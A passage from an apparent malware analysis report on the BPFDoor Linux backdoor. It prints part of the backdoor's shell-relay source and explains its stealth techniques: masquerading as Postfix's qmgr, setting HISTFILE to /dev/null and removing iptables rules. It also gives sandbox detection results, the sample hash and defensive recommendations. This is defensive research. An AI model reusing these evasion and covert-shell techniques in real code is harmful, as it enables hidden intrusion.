        unsigned char *p = memchr(buf, ECHAR, cnt); // 0x0b=resize?
        if (p) {
            // 터미널 창 크기 변경 처리
            ...
            ioctl(pty, TIOCSWINSZ, &ws);
            kill(0, SIGWINCH);
            ...
        } else {
            if (write(pty, buf, cnt)<=0) break; // 일반 입력
        }
    }
}

/* 세션 종료 처리 */
close(sock); close(pty);
waitpid(subshell, NULL, 0);           // 좀비 프로세스 생성 방지
vhangup();                             // TTY 세션 정리
exit(0);                               // 부모 프로세스 종료
}
```

In the relay loop, RC4 encryption/decryption is applied through cwrite at transmission and read at reception, and when special control byte 0x0b is seen in the data, the following values are interpreted to adjust the row and column size of the shell window. In situations where pty cannot be opened, forked children open a simple shell by connecting all of the standard input/output directly to the socket. When the loop ends or errors occur, close the socket and pty, retrieve the child process, and end the TTY session with vhangup().

The chart below is a chart of information summarized by the analyst by analyzing the shell() function of BPFDoor’s source code in detail.

Step	Explanation	Meaning
(1) Restore iptables rules	Execute system(rcmd), system(dcmd)	Minimize traces by removing iptables INPUT/PREROUTING rules that were added before starting the session.
(2) Session signal transmission	Send 4 bytes of data with the value "3458" to the attacker.	BPFDoor is a marker that notifies the attacker that a remote shell is ready.
(3) Create pty/tty terminal	Attempt to create a virtual terminal (pty, tty) as a function of open_ty() If it fails, the child process directly specifies a virtual terminal and attempts to run [dupp(sock, 0/1/2)]	-
(4) Create a sub shell	Run /bin/sh in the child process (subshell), and the parent process enters the relay loop	To disguise argv0 in the form of "qmgr -l -t fifo -u" for use in utilities such as ps and top.
(5) RC4 encryption	In the relay loop of the parent processor process,	The 5 bytes of data starting with EChar(0x0b) are a

communication control	cwrite (), and transmission/reception process	virtual terminal size change packet.
(6) Session termination processing	Close socket, PTY virtual terminal, call waitpid() function to retrieve all child processes -> call vhangup() function to end tty session neatly	When the attacker's session ends, the child processes are completely reclaimed and the session is cleaned up.

And I found some interesting features from shell() function. the following chart at below present some interesting parts as some feature in shell() function.

interesting part	Purpose
argx[] = "qmgr -l -t fifo -u"	Attempt to disguise the process name as Postfix's queue management daemon and disguise it as a normal process in process management utilities such as ps and top.
Set environment variable to /dev/null	By specifying /dev/null as "HISTFILE=/dev/null", "MYSQL_HISTFILE=/dev/null", it is designed to prevent any records from the shell executed by the attacker from remaining.
RC4 encryption and decryption	Attacker's traffic is transmitted encrypted as an XOR stream using cread(), cwrite() wrappers.
Delete iptables rules	Restore iptables allow and port forwarding rules created in getshell() (..? I don't understand why this is happening..)

BPFDoor - Dynamic analysis result

I entered the analyzed malware into a sandbox-based dynamic analysis environment such as virustotal and hybrid-analysis and extracted the analysis results. The results for each analysis platform were interesting, and below are in turn the search results for VT and Hybrid-analysis.

The sample was a 64-bit ELF file with a size of 34.8 KB, and at the time of analysis, 30 out of 65 engines were diagnosed as "BPFDoor" Linux backdoors (Troymokma). For the representative hash displayed on the screen, many security vendors give similar family names such as Backdoor/Linux.BPFDoor, Trojan.Linux/LinuxAgent. The threat category classified by VirusTotal is "trojan", and it is clear that popular labels and family tags are also malicious backdoors as they are concentrated toward bpftdoor/bckdr.




Figure 21 - result of VirusTotal platform

<https://www.virustotal.com/gui/file/091b6b1690892bd01d78a35e441a644a7e743477e5eacfb24850a3f5847c1ae3/details>

Hybrid-Analysis is hash 091b6b169089... The samples were classified as 64-bit Linux ELF backdoor "bpfdoor", and in dynamic analysis performed 2025-06-04 (UTC), they recorded a Threat Score 50/100, AV detection rate of 68% and, as a result of running on Linux guests, this file has identified seven indicators related to eight technologies such as MITRE ATT&CK T1205.002, T1070.004,

and T1071 by setting socket filters with setsockopt calls, hiding C2, deleting files and DNS queries. Also CrowdStrike static and ML engine was determined to be malicious with the highest reliability, and the report lists one network access domain and PTY/process control related system calls




Figure 22 – result of Hybrid-Analysis platform

<https://www.hybrid-analysis.com/sample/091b6b1690892bd01d78a35e441a644a7e743477e5eacfb24850a3f5847c1ae3>

Recommendations

Author recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts. The following checklist reflects the author’s personal best-practice recommendations for safeguarding endpoints and servers. Review and test any configuration change in a lab or staging environment before applying it to production systems.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments: ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology(NIST) Special Publication 800-83, "Guide to Malware Incident Prevention & Handling for Desktops and Laptops".

Contact Information

- Github (github.com/miho030)

Document FAQ

Q. Is it safe to deploy the IOCs from this report directly in a live environment?

A. Best practice is to apply the IOCs in a test or staging environment first, verify there are no false positives, and then roll them out to production in phases.

Q. May I redistribute this report for commercial purposes?

A. This report may be freely shared for non-commercial and public-interest use only. Creating commercial derivative works requires explicit permission from the author.

Q. Where can I obtain malware samples for my own analysis?

A. You can legally download samples from public repositories and sandboxes such as VirusTotal, MalwareBazaar, and ANY.RUN. If you execute them locally, always use an isolated analysis environment (e.g., a virtual machine or Cuckoo sandbox).